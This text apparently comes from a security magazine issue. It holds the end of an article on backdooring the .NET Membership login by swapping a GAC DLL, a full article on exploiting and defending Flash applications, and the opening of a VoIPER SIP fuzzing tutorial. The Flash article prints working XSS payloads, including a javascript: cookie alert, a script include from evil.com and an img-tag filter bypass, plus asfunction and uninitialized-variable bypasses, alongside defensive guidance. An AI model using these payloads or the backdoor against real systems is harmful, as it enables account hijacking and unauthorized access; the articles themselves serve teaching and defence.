Copy System.Web.dll C:\WINDOWS\
   assembly\GAC_32\System.Web\
             2.0.0.0__
             b03f5f7f11d50a3a\
```

It works!

So it means that SN does not check the actual signature of a loaded DLL but blindly loads the DLL based on the directory name with the corresponding signature name. In other words the SN mechanism is bugged!

To see the backdoor in action, open Visual Studio 2008 and execute the basic Membership application you have developed before. Insert into the username field your magic word, no matters what password, et voilà...you are `automagically` logged in.

Conclusion

This proof of concept is only a demonstration of the weaknesses of framework security. It's important to specify that not only the Microsoft framework is exposed to these kinds of attacks, but other framework as well. It's also important to specify again that users must have administrative rights to access the .NET assemblies, so we can't consider it as a security vulnerability, but as a post-exploitation attack. So the question regards above all system administrators and developers. They should have a deep knowledge on how framework works before using it for developing professional web sites, while they often don't care about it.

Antonio Fanelli
An electronics engineer since 1998 he is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

MSIL Keywords

MSIL is the the equivalent of the assembly code for the Microsoft .NET framework, and is a platform independent instruction set which can be executed in any environment supporting the .NET framework.

Here is a list of some of its keywords and their meanings:

- `.method`: it starts a method definition at global scope or within a class,
- `.entrypoint`: it is the entry-point for the application,
- `.maxstack <slots>`: it indicates how many stack `<slots>` the method expects to use,
- `.locals`: it declares local variables within a method,
- `.class`: it defines a type header,
- `.try`: it declares a `try/[catch]/[finally]` block,
- `ldstr <string>`: it pushes the `<string>` onto the stack,
- `ldloc <variable>`: it pushes a variable onto the stack,
- `ldc.i4.s <integer>`: it pushes a 4 byte `<integer>` onto the stack,
- `stloc <variable>`: it pop a value off the stack,
- `add`: it pops two values off the stack and calculates the sum,
- `call <method>`: it invokes the `<method>`,
- `callvirt <method>`: it invokes the virtual `<method>`,
- `brtrue.s <address>`: it transfers control to the `<address>` if the value on the stack is non-zero,
- `brfalse.s <address>`: it transfers control to the `<address>` if the value on the stack is zero,
- `ret`: it returns execution to the caller.

On the 'Net

- *http://www.applicationsecurity.co.il/english/NETFrameworkRootkits/tabid/161/Default.aspx* – .NET Framework Rootkits by Erez Metula,
- *http://weblogs.asp.net/kennykerr/archive/tags/Introduction+to+MSIL/default.aspx* – Introduction to MSIL by Kenny Kerr,
- *http://msdn.microsoft.com/en-us/library/yh26yfzy.aspx* – Introduction to Membership,
- *http://msdn.microsoft.com/en-us/library/f7dy01k1(VS.80).aspx* – MSIL Disassembler,
- *http://www.codeproject.com/KB/dotnet/demystifygac.aspx* – Demistyfing the .NET GAC by Jeremiah Talkar.

NEIL BERGMAN

Exploitation and Defense of Flash Applications

Difficulty

■■□

Adobe's Flash technology has become increasingly popular not only to create animations and advertisements, but also to develop complex Internet applications. Flash applications (SWF files) are distributed over web protocols and have the potential to read local or remote files, make network connections, and contact other SWF files.

Those of you who develop or test web applications should be familiar with a common security vulnerability known as cross-site scripting (XSS). XSS typically occurs when an application accepts malicious code from an untrusted source, and then displays it back to an unsuspecting user without properly sanitizing the data. Flash applications are not immune to XSS and other types of security threats, but both web administrators and Flash application developers can take security precautions to more safely use this emerging technology.

XSS Threats

Cross-site scripting attacks typically involve the injection of malicious scripting code, such as JavaScript or VBScript code, into a web application. This is frequently accomplished by tricking a user into clicking a link or visiting a nefarious web page. The web application will later display and execute the injected code in the context of the victim's web session. Such an attack usually leads to a user account compromise and does not normally allow for command execution unless exploited together with a browser flaw. Since SWF applications can be embedded into websites and have full access to the HTML DOM (*Document Object Model*), they can be abused to conduct XSS attacks. Picture a free email web service that displays 3rd party Flash advertisements. An evil advertisement agency could create a malicious SWF application that would hijack your email account to send spam. By default the Flash Player has full DOM access on the same domain.

The basic flow of an XSS attack against a SWF application is shown in Figure 1. In the first step, an attacker must first figure out a way to inject code into the application in order to redisplay it to another user. Adobe provides a variety of UI components for programmers' use that are similar to HTML form objects, such as combo boxes, radio buttons, and text fields. Additionally, there are a few ways that SWF applications can accept external input parameters.

FlashVar attributes can be embedded in a HTML document with the `<object>` and `<embed>` tags.

```
<param name="testParam" value="testValue">
```

Data can also be passed in directly through the URL.

```
http://www.test.com/movie.swf?testParam=t
            estValue
```

Additionally external data can be loaded using the LoadVars class.

```
testVars = new LoadVars();
testVars.load("http://www.test.com/
            page.php")
```

WHAT YOU WILL LEARN...

Specific Flash attack vectors

Useful Flash security auditing

Proper development/configuration techniques

WHAT YOU SHOULD KNOW

ActionScript basics

XSS attack mechanics

In ActionScript 2, FlashVars are automatically imported into a Flash application's variable space while in ActionScript 3 additional code is required to load external parameters. A common mistake is to accept data from FlashVars or URL parameters and then pass it into a function that communicates directly with the browser without proper input validation. The getURL function in ActionScript 2 and the navigateToURL function in ActionScript 3 provide the ability to load a specified URL into a browser window. Consider the following ActionScript code:

```
getURL(_level0.urlParam);
```

The code directly calls the getURL function with a variable from an external source. This will redirect a user to a user specified URL. Consider the following request that an attacker might make:

```
http://www.test.com/movie.swf?
urlParam
   =javascript:
             alert(document.cookie);
```

After the request is made, a JavaScript pop-up will appear showing the contents of the site's cookie. Cookies are often used to store sensitive account data, such as the session identifier. The DOM is a standard object model that represents HTML in a tree structure and can be used by Javascript code to inspect or modify an HTML page dynamically. Consider the Javascript code below that changes the source attribute of the first image on the HTML page. Altering the source attribute will change what image is displayed on the page.

```
<script type="text/javascript">
document.images[0].src =
   "http://example.com/
             newImage.jpg";
</script>
```

A common technique is to alter the HTML DOM to insert a new image with the source attribute pointing to a file on an attacker controlled server with the cookie contents as a parameter. This way an attacker can monitor his/her computer's logs for cookie data. With a session ID in hand, an attacker has full control over a user's account until the session expires. Another ActionScript function that could be used in an XSS attack is fscommand. The fscommand function allows a SWF file to communicate with the Flash Player or the program that is hosting the Flash Player. Usually the Flash Player resides within a web browser, but it could also reside in other programs that host ActiveX controls. Fscommands consist of two parts – a command and a parameter. Consider the following fscommand that sends a `changeText` command with the argument specified through a FlashVar.

```
fscommand("changeText", _
level0.userParam);
```

The JavaScript code in Listing 1 could then reside in the HTML document to

Listing 1. *Receiving Fscommand code*

```
function fscommand_DoFSCommand(command, args){
   var fscommandObj = isInternetExplorer ? document.all.fscommand :
                         document.fscommand;
if (command == "changeText") {
          document.getElementById('text').innerHTML = args;
}
}
```

Listing 2. *Simple password checking code*

```
var secretUsername = "john";
var secretPassword = "ripper";
outputBox.htmlText = "Please enter a password.";
function checkPassword(){
      if(usernameBox.text == secretUsername &&
        passwordBox.text == secretPassword){
            outputBox.htmlText = "You must be a valid user.";
      }
      else{
            outputBox.htmlText = usernameBox.text + " isn't valid.";
      }
}
function setPassword(newPassword:String){
      secretPassword = newPassword;
}
```



Attacker's input
JavaScript, VBScript, or Asfunction
FlashVars, URL Query, LoadVars, SharedObject, XML.load, UI form, etc...
SWF
getURL(), URLRequest(), navigateToURL(), fscommand(), etc...
Victim's browser

Figure 1. *XSS attack flow used against Flash applications*

handle the command sent by the SWF application. It simply takes the supplied arguments and then alters the HTML element identified by `text`. Developers should be mindful of what type of input they accept from the user to be used in the fscommand function and then how the arguments are used within a HTML document. The previous code example provides an attacker with the means to inject HTML or script code directly into the DOM as illustrated by the following request that will include and execute a JavaScript file stored on a remote host.

```
http://test.com/movie.swf?userParam=
   <script src="http://evil.com/
   script.js"></script>
```

HTML Formatted Components

Adobe supports a small subset of the standard HTML tags that may be placed within Flash movie clips using a *Text Field* component in ActionScript 2.0 or a `TextArea` component. Both components can be abused if the input used to construct the HTML is improperly validated. Particular attention should be placed on verifying that image and anchor tags are used in a secure manner. The `<img>` tag in Flash allows a developer to embed not only external images files, but also SWF files and movie clips into text fields and TextArea components. This allows a variety of attacks to be launched. Consider the code to setup the HTML text component using data from an external source:

```
textbox.htmlText = _level0.htmlParam
```

A first attempt at embedding Javascript into an image fails, because it appears that the Flash Player is validating that the image is truly a JPEG, GIF, or PNG image.

```
 http://test.com/
             movie.swf?htmlParam=
<img src='javascriptalert(document.c
             ookie)'>
```

But the following code illustrates that the validation by the Flash Player is only skin deep. It is only checking that the given source attribute ends in the string *.jpg*, so by simply adding a C-style line comment, we can trick the Flash Player into executing scripts in `<img>` tags without altering the functionality of the script code. Once the browser loads the SWF file the Javascript is executed without user interaction and a pop-up will appear.

```
http://test.com/movie.swf?htmlParam=
   <img src='javascript:
alert(document.cookie)//.jpg'>
```

Using this method we can easily inject `Javascript` or `VBscript` into a `TextArea` component. No such validation exists for anchor tags as the following request illustrates, but this type of XSS attack requires user interaction. A user must click on the link to execute the code.

```
http://test.com/movie.swf?htmlParam=
   <a href='javascript:
             alert(1)'>click me</a>
```

As mentioned before, not only does the ‹img› tag have the ability to load actual image files; it can also load SWFs. This could lead to a hostile SWF being loaded into a trusted application. When loading other SWFs, a mask should be used to limit the display area of the child SWF. If the parent SWF fails to set a mask, it is possible that the child SWF could take over the entire stage area. This could be used to spoof the trusted application. But the Flash security policy is still correctly applied when the injected SWF comes from an external domain.

ActionScript Function Protocol

The previous examples have used Javascript to illustrate familiar XSS

Listing 3. *Code that relies on an un-initialized variable*

```
if(checkCredentials()){
       userLoggedIn = true;
}
if(userLoggedIn){
       showCreditCardList();
}
```

Listing 4. *Example SharedObject code*

```
var so:SharedObject = SharedObject.getLocal("myObj","/a/b");
so.data.val = "this is data";
so.flush();
```

Listing 5. *Receiving LocalConnection code*

```
var lcReceive:LocalConnection;
lcReceive = new LocalConnection();
lcReceive.connect("connName");
lcReceive.allowDomain('*');
function changeHTML(html:String) {
        outputBox.htmlText = html;
}
```

Listing 6. *Sending LocalConnection code*

```
var lcSend:LocalConnection();
lcSend = new LocalConnection();
arg = "<img src='javascript:alert(document.cookie)//.jpg'>"
lcSend.send("connName","changeHTML",arg);
```

Listing 7. *Use of a regular expression for email validation*

```
function testEmail(email:String):Boolean{
      var emailPattern:RegExp = /([0-9a-zA-Z]+[-._+&])*[0-9a-zA-Z]+@([-0-9a-zA-Z]+[.])+[a-zA-
                     Z]{2,6}/;
       return emailPattern.test(email);
}
```

attacks against a user, but there is a Flash specific protocol named asfunction, which causes a link to invoke an ActionScript function. Consider the code below that calls the local function foo with two parameters when the user clicks on the anchor stored in a `TextArea` component.

```
testBox.htmlText =
   "<a href=\"asfunction:foo,
         value1, value2\">foo!</a>
```

Obviously the ability to make direct calls to ActionScript functions from within the HTML components is a serious threat. Consider a simple Flash application (Listing 2) that accepts a username and password as a form of authentication. When the user fails to type in the correct password, the username is echoed back in the form of a HTML-based TextArea component.

Suppose a user types in the following as a username and makes a random guess at the password.

```
<a href="asfunction:
             setPassword,abc">
   change the password</a>
```

The user will be informed by the application that the username/password combination was invalid, but the user-injected anchor will be displayed as part of the HTML output. When the user clicks on the link, the `setPassword` function will be invoked thus changing the password to *abc*. Although the last example given was trivial, it illustrates the danger of allowing a user to execute arbitrary ActionScript functions that can manipulate the program's application data. Imagine a persistent XSS vulnerability in a Flash application that allows a malicious user to cause another user to execute arbitrary Flash functions in a trusted sandbox. Local-trusted SWF files may read from local files and send messages to any server. ActionScript contains a rich library of functions, including networking and communication functions using sockets and also access to the local file system that could be abused by an attacker to launch more complicated types of attacks.

Un-initialized Variables

PHP programmers might be familiar with a controversial feature named register globals. The feature injected all the request variables from POST and GET requests into the variable space of a script. This feature, that many programmers didn't know even existed, is now deprecated and will be removed in PHP 6. While it is possible to write completely secure programs using register globals, countless vulnerabilities have been found in web applications exploiting the misuse of it.

ActionScript had a similar feature that was thankfully removed in version 3, but since ActionScript 2 is still widely used in the Flash community it is necessary to make note of the issue. Any un-initialized variable can be initialized as a *FlashVar.* This is harmless until a programmer forgets to initialize a key variable or assumes that the variable will be undefined. Consider the snippet of ActionScript code in Listing 3 that determines whether or not a user should be allowed to view some confidential information.

The programmer is counting on the fact that if the userLoggedIn variable is not initialized it will be set to *undefined*. The *undefined* value will evaluate to false in a conditional statement. Bypassing this code in ActionScript 2 is trivial, because the userLoggedIn variable was not initialized. Simply set the `userLoggedIn` to true either in the GET request or as an object parameter in the HTML.

Listing 8. *Email validation without regular expressions*

```
function testEmailNoReg(email:String):Boolean{
       var emailSplit:Array = email.split("@");
       if(emailSplit.length != 2){
              return false;
       }
       for(var i=0;i<emailSplit[0].length;i++){
              if(!validChar(emailSplit[0].charAt(i))){
                     return false;
              }
       }
       for(var i=0;i<emailSplit[1].length;i++){
              if(!validChar(emailSplit[1].charAt(i))){
                     return false;
              }
       }
       return true;
}
function validChar(char:String):Boolean{
       var allowedSymbols:String = "._";
       char = char.toUpperCase();
       if(allowedSymbols.indexOf(char)!=-1 ||
          (char.charCodeAt(0) >= 65 &&
           char.charCodeAt(0) <= 90) ||
          (char.charCodeAt(0) >= 48 &&
              char.charCodeAt(0) <= 57)){
              return true;
       }
       return false;
}
```

Listing 9. *Proper security settings for the HTML Object tag*

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
width="600" height="400">
<param name="allowScriptAccess" value="never" />
<param name="allowNetworking" value="none" />
<param name="allowFullScreen" value="false" />
<param name="movie" value="movie.swf" />
<embed src="movie.swf" allowScriptAccess="never"
allowNetworking="none" allowFullScreen="false" width="600" height="400"
                      type="application/x-shockwave-flash"/>
</object>
```

```
http://www.test.com/creditCards.swf?
            userLoggedIn=true
```

In ActionScript 3, FlashVars can only be accessed through the parameter property of the LoaderInfo class making such attacks against un-initialized data no longer possible, however developers should still scrutinize any parameter passed to a SWF.

Communication Between SWFs

Using a scheme similar to browser cookies, local shared objects (LSOs) provide SWF applications with a small amount of persistent storage space. LSOs can be limited to a specific domain, a local path, or to a HTTPS connection. The code in Listing 4 will generate a shared object that can be access by other SWFs stored at `/a/b` or any of its subdirectories, like `/a/b/c`.

The `flush` function forces the object to be written to the file.

If you plan on storing confidential information within a local shared object, then set the secure flag to true. This limits access to SWFs that are transmitted over HTTPS. Regardless of how they are transmitted, LSOs are stored in plain text on the client's machine. There exist no native encryption classes in ActionScript, but third party encryption libraries exist and can be used to secure critical information stored in LSOs.


ActionScript provides the LocalConnection class to permit SWF applications running on the same client machine to directly communicate with each other. One SWF must be the *receiver* and one must be the *sender*. The SWFs do not necessarily have to be running in the same browser, but communication is limited by default to SWFs that reside on the same domain.

During the debugging stage, developers often use the `allowDomain` function to loosen the default security restrictions. Consider the code in Listing 5 that sets up a `LocalConnection` to receive data.

`allowDomain("*")` is very dangerous to leave in your production code, since it allows any SWF from any domain to access your application's internal functions. A better use of the wildcard character is to allow communication between SWFs on the same domain or sub-domains. For example, `allowDomain("*.test.com ")` will allow communication between *www.test.com* and mail.test.com. The code necessary for sending data using `LocalConnection` is shown in Listing 6. Instead of calling the connect function, the sender simply calls the `send` function with the desired function name and arguments.


Free Tools

- *http://www.adobe.com/support/flash/downloads.html* – Flash Player/Debugger
- *http://www.nowrap.de/flare.html* – Flare Decompiler
- *http://flasm.sourceforge.net/* – Flasm Disassembler
- *http://www.as2lib.org* – As2lib
- *http://actioncrypt.sourceforge.net/* – Actioncrypt Encryption library
- *http://crypto.hurlant.com/* – As3 Crypto Framework
- *https://www.owasp.org/index.php/Category:SWFIntruder* – SWFIntruder



```
Flash Movie   http://127.0.0.1/swfintruder/testSwf/test.swf
Query Object

Undefined Variables   SWF Instantiated Variables   Js/SWF Errors:
[C] _url              _root.varTarget.onLoad
_global.Test          _root.de
_root.test            _root.app
_root.obj             _root.$version
_root.sd              _root.image_mc
_root.Stage           _root.varTarget
                      _root.my_txt
                      _global.Test

XSS                   SnapShot
start stop   0%       _root.image_mc
                        object_content
                          type_string
                            • sa
                            • rew ewq
                          type_function
                            • onData
                            function
                              • Function
```

Figure 2. *SWFIntruder's main screen*



```
Log
[0/3/2008 23:15:30] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url=javascript:gotRoot("_url 0")///img.jpg
[0/3/2008 23:15:36] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url=http://at.tack.er/xss.swf?!_url 1
[0/3/2008 23:15:42] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url=http://at.tack.er/
[0/3/2008 23:15:48] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url="'><img src="javascript:gotRoot('_url 3')//img.jpg" >dss
[0/3/2008 23:15:54] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url=(gotRoot("_url 4"))
[0/3/2008 23:16:0] getVars.swf?swfurl=http://127.0.0.1/swfintruder/testSwf/test.swf&_url="'|!$%&/)=
```

Figure 3. *Output from a XSS scan*

Proper Input Validation

A common method of input validation is checking whether a piece of data matches a regular expression. A regular expression simply describes a pattern of characters. ActionScript introduced native support for regular expressions in version 3 and implements them as defined in the EMCAScript language specification. Legacy developers still using ActionScript 2 must validate data without the help of regular expressions or leverage third-party libraries, such as `As2lib`. Consider the following vulnerable code:

```
testBox.htmlText = "<a href='mailto:
" + _level0.emailParam + "'>Email
            me</a>"
```

Do not blindly trust the user to submit a valid email, double-check it with a regular expression to stop malicious users. Code in Listing 7 gives an example of a function that uses regular expressions to test whether an email address is valid.

If migrating to ActionScript 3.0 is not an option for your application, then it is still possible to validate inputs without regular expressions, although the solution is less elegant and might not be up to RFC standards. Without regular expressions, validating input typically

involves many calls to the standard String functions as illustrated in Listing 8.

If you must accept input to be used in the `getURL` function or the HTML text components, then define the acceptable input with regular expressions and only accept the http or https protocol handlers for valid links. Do not rely on the `escape` function for your input validation. As stated in the Flash help document, the `escape` function *converts the parameter to a string and encodes it in a URL-encoded format, where most nonalphanumeric characters are replaced with % hexadecimal sequences*. Consider the following line of code that incorrectly uses the escape function for input validation.

```
navigateToURL("javascript:
            testFunction
   ('" + escape(_level0.userParam) +
            "')");
```

The escape function fails to stop malicious users from breaking out of the JavaScript function and executing their own arbitrary script code as illustrated by the following request:

```
http://www.test.com/encode.swf?user
   Param=');alert(document.cookie);/
            /
```

Publishing Content with Security Controls

While Flash developers should take the time to properly validate input, web administrators can set security controls to limit an untrusted SWF file's access to the browser and/or the network.

SWF applications can be embedded as an object in a HTML page using the `<object>` or `<embed>` tags. You can specify three optional parameters within an `<embed>` or `<object>` tag that have an effect on security policies. The `allowScriptAccess` parameter controls whether the SWF file will be able to access the HTML container. While the `allowNetworking` parameter controls the SWF's ability to use ActionScript's networking APIs. And finally, `allowFullScreen` determines whether a Flash application is allowed to control the entire screen.

There are three possible values for `allowScriptAccess`

- `always`: allows the SWF to communicate with the HTML page regardless of the domain used to load it. Only use this option if you completely trust the SWF. Flash Player 7 and earlier defaulted to this behavior.
- `sameDomain`: allows the SWF to alter the underlying HTML page only if they exist on the same domain. A Flash application on domain *www.a.com* would not be able to alter the HTML of a page located on *www.b.com*. This is the default behavior of Flash Player 8 and later.
- `never`: communication between the HTML page and the SWF is never allowed.

There are also three possible values for `allowNetworking:`

- `all`: the SWF is allowed to make unrestricted network connections using the networking APIs.
- `internal`: the SWF is not permitted to call browser navigation or browser interaction APIs, but other networking calls are allowed.
- `none`: all networking APIs are off limits to the SWF.

There are only two possible values of `allowFullScreen`

- `true`: the SWF is allowed to take up the entire screen. Could be abused by to carry out spoofing attacks.
- `false`: fullscreen mode is not allowed.

Many popular message boards provide the ability for board administrators to create their own BBCode to allow users to format or include additional content to a discussion thread. Many administrators have added BBCodes to support SWFs. Consider the following insecure HTML code replacement for a Flash BBCode.

```
<embed src={userSWF} type=
  application/-shockwave-flash></
            embed>
```

In a hostile setting where you cannot trust any of the posted SWFs, it is imperative to explicitly set `allowNetworking`, `allowScriptAccess`, and `allowFullScreen` settings within the `<embed>` tag to stop malicious applications from making unwanted network or scripting calls. Do not rely on the default Flash Player security settings, given that some users are unable or unwilling to update the software. The HTML code in Listing 9 illustrates the secure settings.

Security Analysis Tools

There are still very few tools that exist to help conduct a security audit on Flash applications. Stefano Di Paola has written a fine tool for discovering cross-site scripting and cross-site flash vulnerabilities called `SWFIntruder` (pronounced *Swiff Intruder*). The tool provides a set of predefined attack patterns that can be customized and used to test for XSS issues in a semi-automated fashion. The tool runs on a web server and can be accessed via a browser, as illustrated in Figure 2. It will show all the undefined variables and

On the 'Net

- *http://livedocs.adobe.com/flash/9.0/main/flash_as3_programming.pdf* – Programming ActionScript 3.0
- *http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf* – Adobe Flash Player 9 Security
- *http://eyeonsecurity.org/papers/flash-xss.pdf* – Bypassing JavaScript Filters – the Flash! Attack
- *http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html* – Creating more secure SWF web applications
- *http://docs.google.com/Doc?docid=ajfxntc4dmsq_14dt57ssdw* – XSS Vulnerabilities in Common Shockwave Flash Files
- *http://cgisecurity.com/articles/xss-faq.html* – The Cross Site Scripting (XSS) FAQ

all the instantiated variables in the SWF application.

A user can simply select a parameter to test and execute the set of attacks. Example output from an XSS scan is shown in Figure 3. A major limitation of SWFIntruder is that it only supports the analysis of Flash applications compiled under version 8 or below (ActionScript 1 or 2).

Decompilers can be very helpful when auditing closed-source Flash applications or components. A decompiler provides the reverse operation of a compiler, since it translates low-level computer code into a higher level of abstraction. A Flash decompiler will take the bytecode from a SWF and generate the corresponding ActionScript code, which is easier for a human to interpret. Static analysis can then be used against the generated ActionScript code, in order to uncover security flaws. An example of a free decompiler is Flare, which will extract all the ActionScript files from a SWF. Sadly, like `SWFIntruder`, Flare does not support ActionScript 3. But there are commercial products that will generate actual FLA files from either ActionScript 1/2 or ActionScript 3 applications if you are willing to spend some money.

Conclusion

While developing rich web-based applications, many Flash application developers go unaware of the many security threats that they face from malicious users. While XSS, un-initialized variable attacks and other input validation vulnerabilities are nothing new to the security community, Flash has provided a new vector of attack that is, more often than not, left undefended and improperly tested. Yet, with proper training and careful scrutiny of all input, programmers, testers and web administrators can work together to mitigate the potentially costly risks associated with cross-site scripting vulnerabilities in Flash applications.

Neil Bergman
Neil Bergman is a software engineer, artist, and white hat hacker. He has a formal education in Computer Science and has been programming since he was a child.

NNP

VoIPER: VoIP Exploit Research Toolkit

Difficulty

With VoIP devices finding their way into the majority of major enterprises and a significant number of residential installations, the possible consequences of a security vulnerability that can be leveraged by malicious hackers are ever increasing.

While the security of data and voice traffic has been extensively promoted and tested the security of the devices themselves has been poorly tested at best. Many of the tools available are either extremely limited in terms of the device state space covered, provide little or no support for debugging discovered issues or are aimed at performance/compliance testing rather than security.

VoIPER aims to provide this testing as an automated, protocol aware and open source security testing tool comprising several fuzzers and auxiliary tools to aid in crash detection, target management and crash debugging. VoIPER is built using a heavily modified version of the Sulley Fuzzing Framework (SFF) and leverages its power in combination with a protocol aware backend to provide extensive coverage of the state space of VoIP devices. The current release (see *http://www.unprotectedhex.com* or *http://voiper.sourceforge.net*) includes several different fuzzers for the SIP protocol with modules in development to extend this to cover the entire SIP protocol. The fuzzers are generational and deterministically create test cases based on a protocol mapping created using the SFF's API. As the backend is modular and abstracts much of the details of the protocol logic it is possible for a third party to extend VoIPER to develop their own fuzzers. In the coming months VoIPER will be extended to cover other VoIP protocols.

In this article I will run through a number of practical examples of the usage of VoIPER but first I will give a quick explanation of the different options available to the tester.

Platforms, crash detection and fuzzer selection

The first choice presented is what system to run the fuzzer from. The command line tool depends only on Python (2.4 and up) and runs on Linux, Windows and OS X. The GUI is currently only stable on Windows and requires wxPython (ANSI version). The second choice is what type of device you want to test. Here there are three major categories – a Windows based with Python support device, a **nix* based device with Python support or any other VoIP device. The reason for this distinction is that it effects the type of crash *detection/target* management you can use. VoIPER provides two types of crash *detection/target management* – protocol based and process based.

Protocol based detection uses in-band requests to determine the status of the target and as a result should work with any protocol compliant device regardless of platform. This form of crash detection will detect crashes where the device has stopped responding but has not died as well as those that result in a complete failure. The downsides to this method are that it currently provides no facility to automatically restart the target if a crash is detected, it can sometimes result in false positives and it is

WHAT YOU WILL LEARN...

How to automatically test any SIP compliant device for vulnerabilities and robustness using the VoIPER toolkit

WHAT YOU SHOULD KNOW...

Basic knowledge of how VoIP devices are based on SIP interact possible the crash detection itself could adversely effect the target state.

Process based crash detection uses a process monitoring script to attach to the process and monitor it for exceptions. As a result it only works on systems on which the script can be run. At the moment there are scripts for Windows and **nix*. The Windows script requires ctypes to be installed whereas the **nix* variant depends only on Python. Both of these scripts are based on the process monitor script that comes with the SFF. When the process monitor detects an access violation or unscheduled exit it logs the available details regarding the processes state, notifies the fuzzer and and restarts the target. This allows complete automation of the testing process and eliminates any need for user involvement. It also allows extra reporting on the process state not available with protocol based crash detection and is not prone to false positives. For these reasons it is the recommended method where possible.

Once the type of crash detection/target management has been decided on the final major decision is which fuzzer to run. All fuzzers strive to test different parts of the protocol and so ideally all should be ran if time is available. The fuzzers are quite extensive with several hundred thousand generated tests between them the time taken to run them all can tun into days rather than hours. For this reason the fuzzers are rated by how successful they have been in empirical tests at causing crashes. You can view this information in the GUI by selecting a fuzzer from the drop down box or on the command line by passing the `-l -f fuzzername` options so I will not go into it further here.

Usage Scenarios

I will now run through a number of common usage scenarios for VoIPER. All commands assume you are in the root VoIPER directory and have python in your command path.



Target Selection
Target host: 127.0.0.1
Target port: 5060

Figure 1. *Target selection*

Scenario 1: Basic robustness testing of a SIP device

In this scenario we will simply bombard a SIP device with fuzz tests without any crash detection or target management. It is the most basic and primitive form of testing that VoIPER provides. This could be useful in a situation where a number of competing VoIP products have to be decided on and a robustness check to determine which, if any, survive is required rather than logs and other information to debug the actual crashes.

For this first scenario we will use the command line interface.

Step 1: To view all options run fuzzer.py with no arguments

Step 2: To get a list of fuzzers we run fuzzer.py with the `-l (ell)` option.

Step 3: To view information on each fuzzer we run fuzzer.py with -l and -f followed by any of the fuzzers reported in Step 2

Step 4: In this case we select `SIPInviteCommonFuzzer` because it has a `Success Factor` of `High` indicating it has proven successful in firming problems in the past. We now drop the `-l` switch and provide the above fuzzer name to -f. We will also specify the host name (`-i`), the target port (`-p`), the crash detection level (`-c`) and the audit directory (`-a`) where data related to the session to allow it to be restarted from where it left off is stored. Our full command line now looks as follows

```
python fuzzer.py -f
   SIPInviteCommonFuzzer -i
192.168.3.101 -p 5060 -a sess/scen1
             -c 0
```

Step 5: Press `Return` and the fuzzer will run through all tests for the given fuzzer. This particular fuzzer generates approximately

